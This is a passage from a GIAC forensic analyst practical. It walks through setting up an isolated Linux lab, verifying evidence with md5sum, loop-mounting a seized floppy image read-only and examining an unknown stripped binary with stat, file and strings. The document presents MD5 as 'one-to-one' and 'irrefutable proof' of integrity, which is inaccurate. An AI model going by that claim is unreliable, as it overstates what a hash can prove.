GIAC Certified Forensic Analyst Practical Assignment with Compromised Redhat Linux 7.2 Honeypot Analysis

(GCFA Practical Version 1.4)

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Abstract

This practical assignment is organized in 3 major sections. The first section will document an in-depth forensic analysis of seized evidence, including an analysis of an unknown binary. The second section will document the application of well-known computer forensic methods to the investigation and analysis of a remotely compromised Redhat Linux 7.2 Honeypot using network based file recovery. The final section of this document will discuss legal issues related to the incident handling.

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Typographical Conventions Used for Part 1 & 2.

A number of typographical conventions will be used to maximize document clarity and readability:

Section Headers will be in Bold Italic Arial 16 Point.

Subsection Headers will be Bold Italic Arial 13 Point.

Standard Text such as this will be presented in Arial 12 point.

Courier New 8 point, `such as this`, will be used to identify text associated with computer keyboard input and computer monitor output. Computer interface (shell text) input/output will be presented in a text box such as this:

[forensics@GCFA root]# echo 'text and commands typed by the forensic analyst will be presented in red Courier New 10 point' Computer response will be identified in black Courier New 8 point [forensics@GCFA root]#	Author commentary regarding computer output will displayed in blue Courier New 10 point.

Computer commands, hereby referred to as shell commands, will all be denoted in as red Arial 12 point standard text. This is necessary because some computer commands, such as strings, and cat, and file could otherwise be interpreted in the wrong context.

The asterisk symbol:* will be used to attract the reader's attention to a footnote at the bottom of the page. Footnotes will be used to elaborate on peripheral details mentioned in the body of the document

References will be identified by superscripts, such as this[123]

* Inspiration for this typographical methodology is owed to Greg Owen's SANS GCFA Practical

Part 1 – Analyze an Unknown Binary

Abstract

By utilizing forensic analysis techniques we will analyze an unknown binary with the intent of understanding its purpose and role related to alleged illegal activities. Throughout the course of this analysis, an effort will be made to describe the motivations and methodologies associated with the computer forensic analysis techniques employed to investigate the binary.

Background Information

During the course of a corporate audit it was discovered that an employee may have been misusing the organizations computer resources to illegally distribute copyrighted material. During investigation, a 3.5 inch TDK floppy disk was seized and identified as evidence. This evidence was documented for chain of custody purposes as tag # fl-160703-jp1.

In an effort to ensure the integrity of the data on #fl-160703-jp1 for future purposes, corporate investigators utilized a commonly accepted cryptographic fingerprinting program known as md5sum to calculate a unique 32 byte mathematic signature based upon the data on the disk as it existed immediately after seizure. Due to the mathematically exact nature of the algorithms employed by the md5sum program, even the smallest modification to the data on the disk in the future would cause a corresponding md5sum signature to be completely different. Based upon the mathematical one-to-one relationship established between the 32 byte signature and the disk data itself, future identical md5sum generated signatures offer irrefutable proof of disk data integrity since the time of the original md5sum fingerprint

Preparation of Lab Environment

Preparation of the lab analysis environment is driven by the following goals

- Network disconnection quarantine of analysis system to prevent threat of unintended malicious code propagation and infection of other systems.
- Assurance of compliance with state and federal laws regarding software licensing requirements
- Integrity of analysis software tools and platform to ensure that all data analysis is performed with known and trusted tools.

- Leverage all available means to ensure that the forensic analyst can exert all necessary control over the execution and potential propagation of unknown/malicious code[9].

To meet the aforementioned criteria, a lab analysis environment was configured via the following methods:

- An isolated (non-networked) laptop computer system was identified as the platform for analysis, the hard-drive on this system was thoroughly cleaned (wiped) by re-writing all available data locations with 0's. By removing all residual information off of the analysis system hard-drive, we could ensure that any modifications made to the analysis system by suspect malicious programs could unambiguously be attributed to the malicious program.
- Operating System install media images were downloaded from a vendor website along with the md5sum signature of that image as it existed at the time of publication to customers. Once downloaded, an md5sum fingerprint was again calculated and compared to the vendor published signature. Both signatures were verified to be equivalent, thus assuring us that no modifications to the install media had taken place since the time of vendor publication.
- The operating system install media was used to install the operating system on the laptop analysis system. Prior to installation it was assured that the laptop had no network configurations or physical network connections. However, because it is known that analysis of some malicious programs requires network connection, the analysis system will be configured from install in such a way that facilitates connection to a stand-alone network hub, which can be used to network the laptop with any other analysis systems for network based forensic analysis. An alternative solution to usage of other physical hardware would be to employ multiple virtual operating systems through the use of software such as VMware, used to emulate multiple operating systems on a single computer simultaneously.
- Following hardware install, forensic tools were downloaded from the vendor on an alternate system and burned to CD media, along with the md5sum fingerprints of those tools as they existed at the time of publication on the vendor website. Once downloaded, an md5sum signature was recalculated from the downloaded image and compared against the original vendor signature. Both signatures were found to be identical, assuring us that the integrity of the forensic analysis software was intact since publication from the vendor.
- All relevant software licensing requirements were reviewed and verified to be in compliance with local and federal laws.

The operating system that we will use for the investigation will be Redhat Linux 9.0. The additional forensic software installed was Sleuth Kit 1.67. Our selection of Linux as an operating system is based upon the availability of command line shell environment tools. The LINUX operating system is developed around being able to string smaller and more simplistic programs into more complex and elaborate functions through the shell pipe interface. Each Unix program is required to have at least 3 channels, or file descriptors. One is for incoming data (aka STDIN), One is for outgoing data (aka STDOUT), and the last for error output (aka STDERR). By using these features, we can plumb output from simple tools to other simple tools. The thing that links one channel to another is symbolized in UNIX shell as the pipe: "|" character. An example is shown below, where we e-mail a message to ourselves from the command line. The root@localhost e-mail account exists internally on every Linux system.

[forensics@GCFA root]# echo "Greetings from the UNIX Commandline" | mail -s "Test Message" root@localhost	We tell the computer to mail a greeting to the root@localhost local e-mail account

Upon configuration of the laptops operating system with Linux RedHat 9.0, we will configure a contained environment for binary analyis. This is accomplished by employing the following series of commands to create a controlled file-system as a container in which we will examine the malicious program.

<table>
<tr><td><pre>[forensics@GCFA tmp]# dd if=/dev/zero
of=./restricted_file_system bs=1M count=25
25+0 records in
25+0 records out</pre></td><td>We tell the computer to build a 25 Mb file and fill it with zero's. It responds that the file has been successfully made</td></tr>
<tr><td><pre>[forensics@GCFA tmp]# losetup /dev/loop0
./restricted_file_system
drwxr-xr-x   3 root   root   1024 Nov 28
17:13 .
drwxrwxrwt   4 root   root   4096 Nov 28
17:17 ..
drwx------   2 root   root   12288 Nov 28
17:13 lost+found
[forensics@GCFA tmp]#</pre></td><td>The losetup command manages loop devices, which can be used to act as a way for the computer to recognize normal files as hard disks . Here, we use the losetup command to attach the 1st loopback driver to our restricted filesystem</td></tr>
<tr><td><pre>[forensics@GCFA tmp]# mkfs.ext3 -c -L "Restricted
FS" /dev/loop0
mke2fs 1.32 (09-Nov-2002)
Filesystem label=Restricted FS
OS type: Linux
Block size=1024 (log=0)
Fragment size=1024 (log=0)
6400 inodes, 25600 blocks
1280 blocks (5.00%) reserved for the super user
First data block=1
4 block groups
8192 blocks per group, 8192 fragments per group
1600 inodes per group
Superblock backups stored on blocks:
        8193, 24577

Checking for bad blocks (read-only test): done
Writing inode tables: done
Creating journal (1024 blocks): done
Writing superblocks and filesystem accounting
information: done

This filesystem will be automatically checked every
33 mounts or
180 days, whichever comes first. Use tune2fs -c or
-i to override.</pre></td><td>The mkfs.ext3 command allows for us to configure our loopback hard disk device with the EXT3FS Linux file-system, which is native to Redhat Linux 9.0.</td></tr>
<tr><td><pre>[forensics@GCFA tmp]#mkdir analysis_directory</pre></td><td>Here we use the Linux mkdir command to create a new directory for us to use as a mount point (i.e. starting point) for our restricted file-system</td></tr>
</table>

[[forensics@GCFA tmp]# mount -o loop,noatime,noexec ./restricted_file_system ./analysis_directory	Here we use the Linux mount command to mount our loopback restricted file system, specifying also that we wish to not update access times on files contained within this filesystem, nor execute files within our restricted file-system.
[forensics@GCFA tmp]# mount | grep restricted_file_system /var/tmp/restricted_file_system on /var/tmp/analysis_directory type ext3 (rw,noexec,noatime,loop=/dev/loop1) [forensics@GCFA tmp]#	Here we verify that our mount attempt executed successfully by using the mount command with no arguments to look at our restricted file system mount status.

Binary Details

To initiate our investigation, we copy the compressed executable to our restricted file-system.

Analysis on the binary_v1_4.zip zip archive file

Our first test is to ensure that the file given to us is considered by our analysis system to be a ZIP archive file. Even though the suffix on the file is '.zip,' we will verify by using the Linux file command to interpret the content of the file to ensure that it substantiates the assumption that the file is really a ZIP archive:

[forensics@GCFA analysis_directory]# file binary_v1_4.zip binary_v1_4.zip: Zip archive data, at least v2.0 to extract	Here we see that the unix file command interprets the file as a zip binary needing at least zip version v2.0 to extract.

We can ensure that our zip version is valid by calling it with the '-v' argument:

[forensics@GCFA analysis_directory]# zip -v Copyright (C) 1990-1999 Info-ZIP Type 'zip "-L"' for software license. This is Zip 2.3 (November 29th 1999), by Info-ZIP. <superfluous info omitted>	We seem to be running zip version 2.3, this should be sufficient to work with our analysis file.

We next use the stat command to see the modification, access and change times associated with the zip file:

```
[forensics@GCFA analysis_directory]# stat
binary_v1_4.zip
  File: `binary_v1_4.zip'
  Size: 459502          Blocks: 904        IO Block:
4096   Regular File
Device: 701h/1793d      Inode: 14          Links: 1
Access: (0744/-rwxr--r--)  Uid: (    0/    root)   Gid:
(    0/    root)
Access: 2003-11-28 18:34:21.000000000 -0700
Modify: 2003-11-28 18:34:21.000000000 -0700
Change: 2003-11-28 18:34:21.000000000 -0700
```

The stat command is used to get the file-system related meta-data[†].

We see from the stat command that the Modification, Access and Change times of the evidence file were all set when the file was copied to our restricted file-system.

We would like to know the last access times of the files at the time of their compression with the zip program, to do this we will run unzip –v to get the access times associated with the archived files when they were archived:

```
[forensics@GCFA analysis_directory]# unzip -v binary_v1_4.zip
Archive:  binary_v1_4.zip
GCFA binary analysis
 Length   Method    Size  Ratio   Date    Time    CRC-32    Name
--------  ------  ------- -----   ----    ----    ------    ----
  474162  Defl:N   458937   3%  07-15-03 22:03  037deebe  fl-160703-
jp1.dd.gz
      54  Stored       54   0%  07-15-03 23:14  75457d32  fl-160703-
jp1.dd.gz.md5
      39  Stored       39   0%  07-15-03 23:14  804cc662  prog.md5
--------          -------  ---                            -------
  474255           459030   3%                            3 files
```

Here we use the unzip command to list the attributes of the zip file.

It appears that the contents of the zip file were last accessed on July 15th, 2003. md5sum signuatures were taken shortly thereafter and included for future data integrity verification.

Extraction of the binary_v1_4.zip zip archive

The next step in the analysis is to unzip the binary file and verify that its contents and meta-data are consistent with that listed in the zip archive analysis section above.

```
[forensics@GCFA analysis_directory]# unzip -X binary_v1_4.zip
Archive:  binary_v1_4.zip
GCFA binary analysis
  inflating: fl-160703-jp1.dd.gz
 extracting: fl-160703-jp1.dd.gz.md5
 extracting: prog.md5
```

Here we utilized the unzip command to extract and inflate the contents of the binary_v1_4.zip archive.

```
[forensics@GCFA analysis_directory]# ls -la
total 938
drwxr-xr-x    3 root     root         1024 Nov 28 20:38 .
```

Here we use the ls command to enumerate the

[†] File-system meta data is the term used to describe the data about the files, i.e. their access, modification, and change times, their permissions, owners, group ownership, etc.


```
drwxrwxrwt    4 root      root          4096 Nov 28 17:17 ..
-rwxr--r--    1 root      root        459502 Nov 28 18:34
binary_v1_4.zip
-r-------    1 root      root        474162 Jul 15 22:03 fl-160703-
jp1.dd.gz
-rw-r--r--    1 root      root            54 Jul 15 23:14 fl-160703-
jp1.dd.gz.md5
drwx------    2 root      root         12288 Nov 28 17:13 lost+found
-rw-r--r--    1 root      root            39 Jul 15 23:14 prog.md5
```

last access times of each of the files. The -la options specify to list verbose information about each file, and to include files beginning with a '.', typically known as hidden files in unix.

We see that the fl-160703-jp1.dd.gz file was last accessed on July 15th 2003, at 10:03 PM. The md5sum signature was copied later at 11:14 PM on the same day. The lost+found directory was created automatically at time of restricted file-system creation; this time is listed in the last access time of Nov 28th at 5:13 PM.

Verification of file integrity for fl-160703-jp1.dd.gz

Next we wish to confirm the integrity of the data file fl-160703-jp1.dd.gz file by comparing the current md5sum signature with the one captured prior to compression with the zip program. This information is conveyed in the form of a screenshot to eliminate concerns regarding the validity of the copied data. By communicating the data in this way, we help to eliminate doubt regarding authenticity of md5sum signature authenticity for juries.



It can be seen in the screenshot that the md5sum signatures of the fl-160703-jp1.dd.gz files have not changed since the time the files were originally archived. We can now proceed with our analysis confident that we are analyzing the same image as was collected by the investigators.

Decompression of the fl-160703-jp1.dd.gz file

We next wish to look at the fl-160703.jp1.dd.gz file. Based upon the suffix of the file (.gz), we suspect that the file is compressed with Lempel-Ziv encoding; we can confirm this with use of the file command.

`[root@celeron analysis_directory]# file fl-160703-jp1.dd.gz` `fl-160703-jp1.dd.gz: gzip compressed data, was "fl-160703-jp1.dd", from Unix`	The file command confirms that the the file is a gzip compressed file.

We know that gzip compression does not modify the ownership, access or modification times associated with the file before compression or after decompression(see gzip(1) Linux man page). So we can safely by decompressing the file with the gunzip command.

`[forensics@GCFA analysis_directory]# gunzip fl-160703-jp1.dd.gz` `[forensics@GCFA analysis_directory]# ls -l fl-160703-jp1.dd` `-r--------    1 root     root      1474560 Jul 15 22:03 fl-160703-jp1.dd`	Here we use the gunzip command to inflate the file to its regular size. Afterwards, we use the ls command to review the attributes of the decompressed file

Analysis of the fl-160703-jp1.dd Linux Ext2 File-system

Once we have de-compressed the evidence file, we again use the file command to classify the resulting file.

`[forensics@GCFA analysis_directory]# file fl-160703-jp1.dd` `fl-160703-jp1.dd: Linux rev 1.0 ext2 filesystem data`	The file command recognizes the file as a Linux ext2fs file-system

As anticipated, the file is recognized as a Linux Ext2 file-system. It is probably safe to assume from this information that the floppy disk seized by Investigators was copied bitwise via the dd command to an image for compression. This will allow us to easily mount the file-system via loopback with the following commands. Another benefit of bitwise copying is that it will preserve all data on the disk, including deleted and undeleted files.

Mounting and Verification of the fl-160703-jp1.dd File-system for further analysis

We will mount the fl-160703-jp1.dd file-system in the same way as was done with the original container file-system. We will also mount the image in a way that will restrict our ability to contaminate the access times and to restrict our ability to unintentionally execute any malicious programs. In addition to the mounting options utilized before, we will also mount the image read only to ensure that we don't accidentally contaminate the evidence.

`[forensics@GCFA analysis_directory]# mkdir ./floppy_image`	Here we use the mkdir command to make a directory upon which we will mount the file-system image
`[forensics@GCFA analysis_directory]# mount -o ro,loop,noexec,noatime fl-160703-jp1.dd ./floppy_image`	Here we invoke the mount command, specifying that we want to mount the file read-only, via loopback, with no execution privileges and no access time modification privileges on to the floppy_image directory.
`[forensics@GCFA floppy_image]# cd floppy_image; ls -al` `total 557` `drwxr-xr-x    6 root     root          1024 Jul 15 23:03 .` `drwxr-xr-x    4 root     root          1024 Nov 28 21:45 ..` `-rw-r--r--    1 root     root          2592 Jul 14 07:13 .~5456g.tmp` `drwxr-xr-x    2 502      502           1024 Jul 14 07:22 Docs` `drwxr-xr-x    2 502      502           1024 Feb  3  2003 John` `drwx------    2 root     root         12288 Jul 14 07:08 lost+found` `drwxr-xr-x    2 502      502           1024 May  3  2003 May03` `-rwxr-xr-x    1 502      502          56950 Jul 14 07:12 nc-1.10-16.i386.rpm..rpm` `-rwxr-xr-x    1 502      502         487476 Jul 14 07:24 prog`	We change to the directory and use the ls command to list the files on the mounted file-system. The -al argument specifies to list the contents of the directory in long format, and to list any 'hidden' files, or files starting with a '.', such as .~5456g.tmp.

At this point we have safely and successfully mounted the file-system image as it would have existed on the original floppy. Upon listing the details of the directory with the ls command, we see the contents of the directory. We can also see permissions, file owner, file group membership, and size (in bytes), and last access time via the ls command invocation for each of the files on the floppy image.

Analysis of the floppy image root directory

We can now enter the directory and use the file command to examine the data content of the files:

`[forensics@GCFA analysis_directory]# cd floppy_image/`	We move into the floppy_image directory
`[forensics@GCFA floppy_image]# file *` `Docs:                     directory` `John:                     directory` `lost+found:               directory` `May03:                    directory` `nc-1.10-16.i386.rpm..rpm: RPM v3 bin i386 nc-1.10-16` `prog:                     ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5, statically linked, stripped` `[forensics@GCFA floppy_image]#`	We use the file command to analyze all of the files in the directory.. In Unix shell, the asterisk(*) is interpreted as a wildcard, which means that it returns all non-hidden files in a directory.


`[forensics@GCFA floppy_image]# file .~5456g.tmp` `.~5456g.tmp: data`	LINUX interprets the * wildcard as all files not starting with a dot '.' (often called 'hidden' files), hence, we must explicitly run the file command against the previously detected hidden files.
`[forensics@GCFA floppy_image]# find . -name \.\*` `.` `./.~5456g.tmp`	Having found one hidden file, we will recursively search our file-system for other hidden files. .~5465g.tmp is the only hidden file associated with the floppy.

By performing a file command on each of the files in the floppy image directory, we are able to determine the file types from the contents of each file. Docs, John, May03, and lost+found are all directories. The . ~5456g.tmp file was not recognized by the file command, which simply interpreted the file as generic data. The nc-1.10-16.i386.rpm..rpm file was found to be a binary .rpm file[‡]. Binary RPM files are often used to encapsulate files intended to facilitate a Linux RedHat software installation. In this case, it appears that the file was archived with an RPM version 3. The prog file appears to be a 32-bit Linux formatted executable compiled for execution on Intel 80386 architecture. This file appears to have been statically linked, meaning that it has all necessary file libraries linked into the executable itself. While making the file significantly larger, this would have eliminated library availability issues for the alleged violator when moving between computers with the floppy disk. The file command also shows us that the file has been stripped, indicating that human readable symbols have been stripped out. This is commonly done by malicious users to confound forensic investigation efforts.

Verification of prog File Integrity

Next, we wish to verify that the integrity of the prog file has been maintained since the evidence signature. We can accomplish this by verifying that that the contents of the prog file are identical to the contents when seized by the Investigators. We again use the md5sum command to create a signature of the current prog file for comparison to the prod.md5 snapshot:

[‡] .rpm stands for Redhat Package Manager. This is a format for managing software packages on the Linux operating system


root@GCFA:/var/tmp/analysis_directory/floppy_image

```
[root@GCFA floppy_image]# ls -l
total 552
drwxr-xr-x    2 502      502          1024 Jul 14 07:22 Docs
drwxr-xr-x    2 502      502          1024 Feb  3  2003 John
drwx------    2 root     root        12288 Jul 14 07:08 lost+found
drwxr-xr-x    2 502      502          1024 May  3  2003 May03
-rwxr-xr-x    1 502      502         56950 Jul 14 07:12 nc-1.10-16.i386.rpm.
.rpm
-rwxr-xr-x    1 502      502        487476 Jul 14 07:24 prog
[root@GCFA floppy_image]# md5sum ./prog
7b80d9aff486c6aa6aa3efa63cc56880  ./prog
[root@GCFA floppy_image]# cat ../prog.md5
7b80d9aff486c6aa6aa3efa63cc56880  prog
[root@GCFA floppy_image]#
```

We see from the screenshot that the md5sum signatures of the file as it existed after seizure and the signature as it presently exists are identical. We have verified that the file integrity has been maintained.

Analysis of the prog executable file attributes

The meta-data of the prog executable can be attained by invoking the stat command.

`[root@celeron floppy_image]# stat prog` `  File: `prog'` ` Size: 487476 Blocks: 960 IO Block: 4096` `Regular File` `Device: 702h/1794d Inode: 18 Links: 1` `Access: (0755/-rwxr-xr-x) Uid: (502/ UNKNOWN) Gid: (502/` `UNKNOWN)` `Access: 2003-07-15 23:12:45.000000000 -0700` `Modify: 2003-07-14 07:24:00.000000000 -0700` `Change: 2003-07-15 23:05:33.000000000 -0700`	Here we invoke the stat command on the prog executable.

Here we can see that the prog executable was owned by user id 502, and was associated with the group id 502. Because Linux only associates real names through the /etc/passwd and /etc/group files, we cannot know what user and group names were associated with GID/UID 502 on the machine where the binary was compiled. By default, the Redhat operating system begins the UID's/GID's at 500, so 502 probably represented the third account created on an original Redhat system. The file size is 487476 bytes. The majority of this file size is likely due to the statically linked libraries.

What is the True Name of the prog Executable?

Next, we will determine the true name of the executable. By the generic nature of the name itself, we can infer that this executable was probably intentionally renamed to obscure the purpose of the program from system administrators or other system users.

We have two promising sources of information from which we can search for clues regarding the real name of the prog executable. The first source is file meta-data, the second is the file data itself. The stat command was previously used to identify the owner and group of the prog file, along with the size, block count, inode, links, and creation, modification, and access times associated with the file. None of this information presents us with any insight regarding the purpose and original name of the file. We must examine the prog binary file itself for clues regarding its purpose and original program name.   One reliable method for gathering such information is to list all printable character sequences within the binary. This can be accomplished with the strings command. By default, strings lists all printable character sequences that have at least 4 consecutive printable characters, but by using the '-n #' option, we can change this minimum number of characters arbitrarily. Our strategy will consist of using the strings command to identify interesting sequences of words that might help us to create search queries for Internet search engines; of these, we will elect to use www.google.com, which is widely known as one of the most comprehensive internet search engines currently available..

To get an idea of how many printable character sequences exist that could provide clues regarding the program origination, we can count the number of searchable sequences with the wc command, which when invoked with the '-l' argument, is capable of counting the number of returned sequences.

```
[forensics@GCFA floppy_image]# strings -n 4 prog| wc -l
   4760
[forensics@GCFA floppy_image]# strings -n 8 prog| wc -l
   3896
[forensics@GCFA floppy_image]# strings -n 16 prog| wc -l
    373
[forensics@GCFA floppy_image]# strings -n 24 prog| wc -l
    223
[forensics@GCFA floppy_image]# strings -n 32 prog| wc -l
     94
[forensics@GCFA floppy_image]# strings -n 48 prog| wc -l
     18
```

We start out by counting the number of 4 character printable sequences, and increment up to 64 character printable sequences.


By performing the above queries, we have hoped to identify a minimum printable character sequence count that provides us with sufficiently detailed data for our internet search, yet doesn't obscure the output with more simple, non-helpful strings. We begin by viewing all of the 48 printable character sequences; our goal will be to identify a pattern to use in Google.

```
[forensics@GCFA floppy_image]# strings -n 48 prog
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQj
<table bgcolor=%s><tr><td>%s: %s</td></tr></table><br>
<table bgcolor=%s><tr><td>%s</td></tr></table><br>
<table bgcolor=%s><tr><td></td></tr></table><br>
Any of the valid values for \fB--%s\fR can be supplied directly as
options. For instance, \fB--%s\fR can be used in place of \fB--
%s=%s\fR.
```


As expected, invoking the strings command with a minimum printable character sequence number of 48 yielded 18 results.

```
test for fragmentation (returns 0 if file is fragmented)
use block-list knowledge to perform special operations on files
Invalid or incomplete multibyte or wide character
ELF load command address/offset not properly aligned
  dynamic: 0x%0*lx  base: 0x%0*lx   size: 0x%0*Zx
ELF file version ident does not match current one
C/o Keld Simonsen, Skt. Jorgens Alle 8, DK-1615 Kobenhavn V
 !"#$%&'()*+,-
./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmno
pqrstuvwxyz{|}~
%s: file is no correct profile data file for `%s'
%s: Symbol `%s' has different size in shared object, consider re-
linking
%s: profiler out of memory shadowing PLTREL of %s
cannot load auxiliary `%s' because of empty dynamic string token
substitution
checking for version `%s' in file %s required by file %s
```

